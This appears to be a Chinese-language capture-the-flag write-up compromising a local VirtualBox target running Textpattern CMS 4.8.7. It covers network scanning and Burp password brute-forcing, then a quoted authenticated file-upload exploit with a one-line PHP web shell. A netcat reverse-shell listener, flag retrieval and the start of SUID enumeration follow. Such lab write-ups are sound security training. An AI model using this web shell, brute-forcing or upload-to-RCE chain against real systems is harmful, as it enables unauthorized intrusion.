


5ud0

flag01

flag02

flag01

- 设置虚拟机桥接，IP为 **192.168.3.244**



- dirsearch扫描

```

dirsearch_venv ~/Documents/CTF/2-download_tools/5-dirsearch/dirsearch git:(master) (19.602s)
python3 dirsearch.py -u http://192.168.3.244/
Target: http://192.168.3.244/

[20:18:46] Scanning:
[20:18:48] 403 - 278B - /.php
[20:18:54] 200 - 0B - /css.php
[20:18:56] 301 - 314B - /files -> http://192.168.3.244/files/
[20:18:56] 200 - 740B - /files/
[20:18:56] 200 - 72KB - /HISTORY.txt
[20:18:57] 301 - 315B - /images -> http://192.168.3.244/images/
[20:18:57] 200 - 742B - /images/
[20:18:57] 200 - 11KB - /index.php
[20:18:57] 404 - 4KB - /index.php/login/
[20:18:57] 200 - 3KB - /INSTALL.txt
[20:18:57] 200 - 15KB - /LICENSE.txt
[20:19:00] 200 - 1KB - /README.txt
[20:19:00] 501 - 15B - /rpc/
[20:19:01] 403 - 278B - /server-status
[20:19:01] 403 - 278B - /server-status/
[20:19:01] 301 - 314B - /sites -> http://192.168.3.244/sites/
[20:19:01] 200 - 528B - /sites/README.txt
[20:19:02] 200 - 742B - /themes/
[20:19:02] 301 - 315B - /themes -> http://192.168.3.244/themes/
[20:19:02] 200 - 4KB - /textpattern/

```

python3 dirsearch.py -u http://***** -w /path/to/wordlist.txt ↵

- arp扫描

```

→ ~ arp-scan -l
Interface: en0, type: EN10MB, MAC: 12:13:42:60:df:ff, IPv4: 192.168.3.241
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1 18:d9:8f:c8:68:38      Huawei Device Co., Ltd.
192.168.3.244 08:00:27:03:50:49    PCS Systemtechnik GmbH
192.168.3.218 5c:e5:0c:b6:3e:e5    Beijing Xiaomi Mobile Software Co., Ltd
192.168.3.221 68:ab:bc:77:b2:84    Beijing Xiaomi Mobile Software Co., Ltd

526 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.931 seconds (132.57 hosts/sec). 4 responded
→ ~ nmap --min-rate 10000 -p- 192.168.3.244
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-20 20:39 +0800
Nmap scan report for 192.168.3.244
Host is up (0.00027s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.11 seconds
→ ~

```

- nmap扫描

```
Vaults SFTP local local (l) +  
→ ~ nmap -sn 192.168.3.0/24  
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-20 20:27 +0800  
Nmap scan report for 192.168.3.1  
Host is up (0.0029s latency).  
Nmap scan report for 192.168.3.218  
Host is up (0.0088s latency).  
Nmap scan report for 192.168.3.221  
Host is up (0.047s latency).  
Nmap scan report for 192.168.3.241  
Host is up (0.000041s latency).  
Nmap scan report for 192.168.3.244  
Host is up (0.00032s latency).  
Nmap done: 256 IP addresses (5 hosts up) scanned in 25.29 seconds  
→ ~ curl 192.168.3.1  
<html>  
  <head></head>  
  <body>  
    <script type="text/javascript">  
      <!-- fake for iphone internet detect -->  
      <!-- <HTML><HEAD><TITLE>Success</TITLE></HEAD><BODY>Success</BODY></HTML> -->  
      var isSupportredirect = true;  
      if(typeof document.cookie == "undefined"){  
        isSupportredirect = false;  
      }  
      if(typeof document.cookie != "undefined"){  
        var date = new Date();  
        date.setTime(date.getTime() + (1 * 60 * 1000));  
        var Expires = ";expires=" + date.toGMTString();  
        var testcookie = "test=cookietest" + Expires + "; path=/";  
        document.cookie = testcookie;  
        if(document.cookie == ""){  
          isSupportredirect = false;  
        }  
      }  
      function createXMLHttpRequest(){  
        var xmlhttp;  
        if (window.XMLHttpRequest) {  
          xmlhttp = new XMLHttpRequest();  
          if (xmlhttp.overrideMimeType){  
            xmlhttp.overrideMimeType('javascript/json');  
          }  
        }  
      }  
    </script>  
  </body>  
</html>
```

- 继续namp端口扫描

```
Vaults SFTP local local (l) +  
→ ~ arp-scan -l  
Interface: en0, type: EN10MB, MAC: 12:13:42:60:df:ff, IPv4: 192.168.3.241  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.3.1 18:d9:8f:c8:68:38 Huawei Device Co., Ltd.  
192.168.3.244 08:00:27:03:50:49 PCS Systemtechnik GmbH  
192.168.3.218 5c:e5:0c:b6:3e:e5 Beijing Xiaomi Mobile Software Co., Ltd  
192.168.3.199 52:e9:ba:09:9c:e9 (Unknown: locally administered)  
192.168.3.221 68:ab:bc:77:b2:84 Beijing Xiaomi Mobile Software Co., Ltd  
192.168.3.221 68:ab:bc:77:b2:84 Beijing Xiaomi Mobile Software Co., Ltd (DUP: 2)  
  
539 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.973 seconds (129.75 hosts/sec). 5 responded  
→ ~ nmap -T4 -sS -sV -sC -O -p22,80 192.168.3.244  
You requested a scan type which requires root privileges.  
QUITTING!  
→ ~ sudo nmap -T4 -sS -sV -sC -O -p22,80 192.168.3.244  
Password:  
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-20 20:52 +0800  
Nmap scan report for 192.168.3.244  
Host is up (0.00029s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 5 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))  
|_http-generator: Textpattern CMS  
|_http-server-header: Apache/2.4.62 (Debian)  
|_http-title: My site  
MAC Address: 08:00:27:03:50:49 (Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.19  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds  
→ ~ █
```

▼

Bash |

```
1 sudo nmap -T4 -sS -sV -sC -O -p22,80 192.168.3.244
```

- 查看README.txt

```
dirsearch_venv ~/Documents/CTF/2-download_tools/5-dirsearch/dirsearch git:(master) (19.602s)
python3 dirsearch.py -u http://192.168.3.244/
```

Task Completed

```
dirsearch_venv ~/Documents/CTF/2-download_tools/5-dirsearch/dirsearch git:(master) (0.116s)
curl 192.168.3.244/README.txt
```

Textpattern CMS 4.8.7

Released under the GNU General Public License.
See LICENSE.txt for terms and conditions.

Includes contributions licensed under the GNU Lesser General Public License.
See textpattern/lib/LICENSE-LESSER.txt for terms and conditions.

Includes contributions licensed under the New BSD License.
See textpattern/lib/LICENSE-BSD-3.txt for terms and conditions.

== About ==

Textpattern CMS is a flexible, elegant and easy-to-use content management system. Textpattern is free and open source.

```
git: >_ dirsearch_venv | ...-download_tools/5-dirsearch/dirsearch | master | 1 * +49
cat README.txt
```

```
>_ A | ⌂ ⌂ @ ⌂ | gpt-5 (medium reasoning) |
```

- Textpattern CMS 4.8.7

- 找CVE漏洞

CVE About Partner Information Program Organization Downloads Resources & Support Report/Request

textpattern CMS 4.8.7 Search Site Search

Search tips | Provide feedback

Notice: Expanded keyword searching of CVE Records (with limitations) is now available in the search box above. Learn more [here](#).

Search Results

No search results found for: **textpattern CMS 4.8.7**
Please try your search again using different keyword(s) or access the [search tips](#).

Provide feedback on the new search capability

Policies & Cookies

- Terms of Use
- Website Security Policy
- Privacy Policy
- Cookie Notice
- Manage Cookies

Media

- News
- Blogs
- Podcasts
- Email newsletter sign up

Social Media

- Link icon
- Twitter icon
- Facebook icon
- YouTube icon
- LinkedIn icon
- New CVE Records
- CVE Announce

Contact

- CVE Program Support
- CNA Partners
- CVE Website Feedback Form
- CVE Website Support

Use of the CVE™ List and the associated references from this website are subject to the [terms of use](#). CVE is sponsored by the [U.S. Department of Homeland Security \(DHS\)](#) and [Cybersecurity and Infrastructure Security Agency \(CISA\)](#). Copyright © 1999–2025, [The MITRE Corporation](#). CVE is a trademark and the CVE logo is a registered trademark of The MITRE Corporation.

- 换个网址

Exploit Title : TextPattern CMS 4.8.7 - Remote Command Execution (Authenticated)
Date : 2021/09/06
Exploit Author : Mert Daş merterpreter@gmail.com
Software Link : https://textpattern.com/file_download/113/textpattern-4.8.7.zip
Software web : https://textpattern.com/
Tested on: Server : Xampp

First of all we should use file upload se || 翻译 复制 解释 AI 搜索 问问豆包

Our shell contains this malicious code: <?PHP system(\$_GET['cmd']);?>

- 1) Go to content section .
- 2) Click Files and upload malicious php file.
- 3) go to yourserver/textpattern/files/yourphp.php?cmd=yourcode;

After upload our file , our request and respons is like below :

Request:

```
GET /textpattern/files/cmd.php?cmd=whoami HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0)
Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: txp_login_public=18e9bf4a21admin; language=en-gb; currency=GBP;
```

- 继续google，参考网站用户admin，需要密码

Log in - My site | Textpattern CI X +

不安全 http://192.168.3.244/textpattern/index.php

文 A ☆ 登录

 Textpattern

Name

Password

Remain logged in with this browser ⓘ

Log in

[Forgot password?](#)

[My site](#)

- 爆破密码

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool

Payload Sets

You can define one or more payload sets

Payload set: 1
Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list of items.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item Add from list ...

Payload Processing

You can define rules to perform various processing steps on requests.

Add Enabled Edit Remove

Look In: quick_tool

1.txt
easy_pwd.txt
easy_user.txt
test1.txt
weak_password.txt
常用密码.txt
常用用户名.txt
汉化代码.txt

File Name: 常用密码.txt
Files of Type: All files

打开 取消

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets

Payload set: 1
Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list of items.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item Add from list ...

Payload Processing

You can define rules to perform various processing steps on requests.

Add Enabled Edit Remove Up

3. Intruder attack of http://192.168.3.244 - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	4895	
0	[^_~]	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
3	*	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
5	00	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
6	MGWUSER	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
7	micelangeli	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
8	MICHELANGELI	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
9	MICRO	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
10	microbusine	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
11	MICROBUSINE	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
12	MIGRATE	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
13	09090	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	
14	MILLER	401	<input type="checkbox"/>	<input type="checkbox"/>	5017	

Request Response

Pretty Raw Hex

```

1 POST /textpattern/index.php HTTP/1.1
2 Host: 192.168.3.244
3 Content-Length: 47
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.3.244
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
9 Accept:
  
```

0 matches

146 of 1613

- 终于出来了

Payload Sets

You can define one or more payloads

Payload set: 1

Payload type: Simple list

Request	Payload	Status	Error	Timeout	Length	Comment
1		200			4895	
4	0	200			4895	
1324	superman	200			24649	
0	[^_^]	401			5017	
2	*	401			5017	
3		401			5017	
5	00	401			5017	
6	000	401			5017	
7	0000	401			5017	
8	00000	401			5017	
9	000000	401			5017	
10	0000000	401			5017	
11	00000000	401			5017	
12	06071992	401			5017	
13	nanan	401			5017	

Request Response

Add Enter a new item

Add from list ...

Payload Options [Simple list]

This payload type lets you configure:

- Paste
- Load ...
- Remove
- Clear
- Deduplicate

1324 superman 200 24649

Payload Processing

You can define rules to perform various actions on responses.

Add Enabled

Edit Remove Up

POST /textpattern/index.php HTTP/1.1
Host: 192.168.3.244
Content-Length: 54
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.3.244
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:

② ⌂ ⌂ Search... 0 matches

1397 of 1613

● 发现上传

Write - My site | Textpattern CM

写 不安全 http://192.168.3.244/textpattern/index.php?event=article

Textpattern Content Presentation Admin My site

Logout

Write

Title Body

Format: Textile Preview

Plugins

Sort and display

Status: Live

Section: Articles Edit

Override form

Date and time

Categories

Meta

Article image

Custom fields

Recent articles

Expand all Collapse all

Format: Textile Preview

Excerpt

http://192.168.3.244/textpattern/index.php?event=plugin

● 一句话木马测试

```

# Exploit Pattern : File upload and Remote Command Execution (XAMPP)
# Date : 2021/09/06
# Exploit Author : Mert Daş merterpreter@gmail.com
# Software Link : https://textpattern.com/file_download/113/textpattern-4.8.7.zip
# Software web : https://textpattern.com/
# Tested on: Server : Xampp

First of all we should use file upload section to upload our shell.
Our shell contains this malicious code: <?PHP system($_GET['cmd']);?>

1) Go to content section .
2) Click Files and upload malicious php file.
3) go to yourserver/textpattern/files/yourphp.php?cmd=yourcode;

After upload our file , our request and respons is like below :

Request:

GET /textpattern/files/cmd.php?cmd=whoami HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0)
Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: txp_login_public=18e9bf4a21admin; language=en-gb; currency=GBP;
PHPSESSID=cctbu6sj8571j2t6vp7g8ab7gi
Upgrade-Insecure-Requests: 1

Response:



```

- 发现Admin–plugins上传的可以用蚁剑

The screenshot shows the 'Plugins' section of the Textpattern CMS admin interface. A table lists the 'cmd' plugin by Textpattern, version 1, with 'Active' set to 'Yes' and 'Order' at 5. Below the table, there's a 'Change status' dropdown set to 'On' with a red box around it, and a 'Go' button. At the bottom, there are pagination links for 12, 24, 48, and 96.

Plugin	Author	Version	Modified	Description	Active	Order	Manage
cmd	Textpattern	1			Yes	5	-

Textpattern CMS (v4.8.7) | Plugins updated: cmd. Back to top

- 经测试，需要设置status on
- content这里上传测试连蚁剑一直失败..

The screenshot shows the 'Content' section of the Textpattern CMS admin interface. Under the 'Files' tab, there's a form for uploading files. A red arrow points to the 'File' button in the 'Upload file' section. The status bar at the bottom indicates 'No files recorded'.

Textpattern CMS (v4.8.7) | http://192.168.3.244/textpattern/?event=file# Back to top

Files - My site | Textpattern CMS

Content ▾ Presentation ▾ Admin ▾ My site

Log out

Search files

ID#	Name	Title	Date	Category	Tags	Status	Condition	File size	Downloads
<input checked="" type="checkbox"/> 1 Download	a.php		20 Dec 2025 02:36:48 PM	Textile Textpattern HTML		Live	OK	29.00 B	0

With 1 selected... ▾

12 24 48 96

Textpattern CMS (v4.8.7)

✓ Files uploaded: a.php.

Back to top

- 这时候发现得设置hosts

```
# 127.0.0.1 update.parallels.com.cdn.cloudflare.net
# 127.0.0.1 desktop.parallels.com.cdn.cloudflare.net
127.0.0.1 www.parallels.cn
# 127.0.0.1 www.parallels.com

## MxSrvs ##
127.0.0.1 bs.mxss.com
127.0.0.1 wg.mxss.com
127.0.0.1 pma.mxss.com

#test csrf
127.0.0.1 target.test
127.0.0.1 source.test
127.0.0.1 target.test.source.test

#test
#echo "MACHINE8_IP alpine.nyx" >> /etc/hosts
192.168.3.242 alpine.nyx
192.168.3.244 textpattern.ds
```

[Unknown Command: ^S]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Pg ^K Cut Text
 ^X Exit ^J Justify ^W Where is ^V Next Pg ^U UnCut Text ^C Cur Pos
 ^I To Spell


- 上传plugin一句话木马，点击mysite

The screenshot shows a web browser window with the following details:

- Title Bar:** Write - My site | Textpattern CM × PHP 8.4.10 - phpinfo()
- Address Bar:** 不安全 http://textpattern.ds2
- Content Area:** PHP Version 8.4.10
- PHP Logo:** A large blue "php" logo is in the top right corner.
- Table Data:** The main content is a table with various system information and configuration details.

System	Linux 5udo 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Jul 3 2025 12:45:52
Build System	Linux
Build Provider	Debian
Server API	Apache 2 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.4/apache2
Loaded Configuration File	/etc/php/8.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.4/apache2/conf.d
Additional .ini files parsed	/etc/php/8.4/apache2/conf.d/10-mysqlind.ini, /etc/php/8.4/apache2/conf.d/10-opcache.ini, /etc/php/8.4/apache2/conf.d/10-pdo.ini, /etc/php/8.4/apache2/conf.d/15-xml.ini, /etc/php/8.4/apache2/conf.d/20-calendar.ini, /etc/php/8.4/apache2/conf.d/20-ctype.ini, /etc/php/8.4/apache2/conf.d/20-dom.ini, /etc/php/8.4/apache2/conf.d/20-exif.ini, /etc/php/8.4/apache2/conf.d/20-ffi.ini, /etc/php/8.4/apache2/conf.d/20-fileinfo.ini, /etc/php/8.4/apache2/conf.d/20-ftp.ini, /etc/php/8.4/apache2/conf.d/20-gd.ini, /etc/php/8.4/apache2/conf.d/20-gettext.ini, /etc/php/8.4/apache2/conf.d/20-iconv.ini, /etc/php/8.4/apache2/conf.d/20-mbstring.ini, /etc/php/8.4/apache2/conf.d/20-mysqli.ini, /etc/php/8.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.4/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/8.4/apache2/conf.d/20-phar.ini, /etc/php/8.4/apache2/conf.d/20-posix.ini, /etc/php/8.4/apache2/conf.d/20-readline.ini, /etc/php/8.4/apache2/conf.d/20-shmop.ini, /etc/php/8.4/apache2/conf.d/20-simplexml.ini, /etc/php/8.4/apache2/conf.d/20-sockets.ini, /etc/php/8.4/apache2/conf.d/20-sqlite3.ini, /etc/php/8.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.4/apache2/conf.d/20-sysvsem.ini, /etc/php/8.4/apache2/conf.d/20-sysvshm.ini, /etc/php/8.4/apache2/conf.d/20-tokenizer.ini, /etc/php/8.4/apache2/conf.d/20-xmlreader.ini, /etc/php/8.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.4/apache2/conf.d/20-xsl.ini

- 蚁剑



```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 5udo 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ whoami
www-data
(www-data:/var/www/html) $ ls -la
total 1892
drwxr-xr-x  9 www-data www-data  4096 Jul 13 05:28 .
drwxr-xr-x  3 root     root      4096 Jul 13 05:28 ..
-rw-r--r--  1 www-data www-data   875 May 30 2021 .htaccess
-rw-r--r--  1 www-data www-data 73848 May 30 2021 HISTORY.txt
-rw-r--r--  1 www-data www-data 3080 May 30 2021 INSTALL.txt
-rw-r--r--  1 www-data www-data 15170 May 30 2021 LICENSE.txt
-rw-r--r--  1 www-data www-data 1152 May 30 2021 README.txt
-rw-r--r--  1 www-data www-data 3490 May 30 2021 UPGRADE.txt
-rw-r--r--  1 www-data www-data   889 May 30 2021 css.php
drwxr-xr-x  2 www-data www-data  4096 Dec 20 09:59 files
drwxr-xr-x  2 www-data www-data  4096 May 30 2021 images
-rw-r--r--  1 www-data www-data 2342 May 30 2021 index.php
drwxr-xr-x  2 www-data www-data  4096 Jul 13 05:28 rpc
drwxr-xr-x  3 www-data www-data  4096 Jul 13 05:28 sites
drwxr-xr-x 12 www-data www-data  4096 Jul 13 05:39 textpattern
drwxr-xr-x  2 www-data www-data  4096 Jul 13 05:28 textpattern-4.8.7
-rw-r--r--  1 www-data www-data 1779690 Jul 12 15:07 textpattern-4.8.7.tar.gz
drwxr-xr-x  2 www-data www-data  4096 Jul 13 05:28 themes
(www-data:/var/www/html) $
```

- 查找flag

```
1 find / \(\ -name user.txt -o -name root.txt \) 2>/dev/null -exec cat {} +
2 <txt -o -name root.txt \) 2>/dev/null -exec cat {} +
```

```
~ nc -lvpn 443
drwxr-xr-x 2 root root 4096 Mar 18 2025 lost+found
drwxr-xr-x 3 root root 4096 Mar 18 2025 media
drwxr-xr-x 2 root root 4096 Mar 18 2025 mnt
drwxr-xr-x 2 root root 4096 Jul 9 21:31 opt
dr-xr-xr-x 138 root root 0 Dec 20 07:06 proc
drwx----- 8 root root 4096 Jul 13 06:01 root
drwxr-xr-x 20 root root 540 Dec 20 07:06 run
lrwxrwxrwx 1 root root 8 Mar 18 2025 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Mar 18 2025 srv
dr-xr-xr-x 13 root root 0 Dec 20 07:06 sys
drwxrwxrwt 3 root root 100 Dec 21 01:26 tmp
drwxr-xr-x 14 root root 4096 Apr 1 2025 usr
drwxr-xr-x 12 root root 4096 Jul 10 05:06 var
lrwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz -> boot/vmlinuz-4.19.0-27-amd64
lrwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz.old -> boot/vmlinuz-4.19.0-21-amd64
www-data@5ud0:/$ find / -name user.txt -o -name root.txt 2>/dev/null -exec cat {} +
<er.txt -o -name root.txt 2>/dev/null -exec cat {} +
www-data@5ud0:/$ find / \(\ -name user.txt -o -name root.txt \) 2>/dev/null -exec cat {} +
<txt -o -name root.txt \) 2>/dev/null -exec cat {} +
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
www-data@5ud0:/$
```

- 只找到一个flag

- **flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}**

flag02

- 用LinEnum跑下

```
1 ./LinEnum.sh -s -k flag -r report -e /tmp/ -t
```

```

~ nc -lvpn 443
[-] SUID files:
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47184 Apr 6 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 63568 Apr 6 2024 /usr/bin/su
-rwsr-xr-x 1 root root 34888 Apr 6 2024 /usr/bin/umount
-rwsr-xr-x 1 root root 23448 Jan 13 2022 /usr/bin/pkexec
-rwsr-sr-x 1 root root 1232968 Nov 25 2024 /usr/bin/sudo
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-sr-x 1 root root 655928 Jul 12 09:45 /usr/local/bin/sudo
-rwsr-xr-- 1 root messagebus 51336 Jun 6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/decrypt-get-device
-rwsr-xr-x 1 root root 494144 May 9 2025 /usr/lib/openssh/ssh-keysign
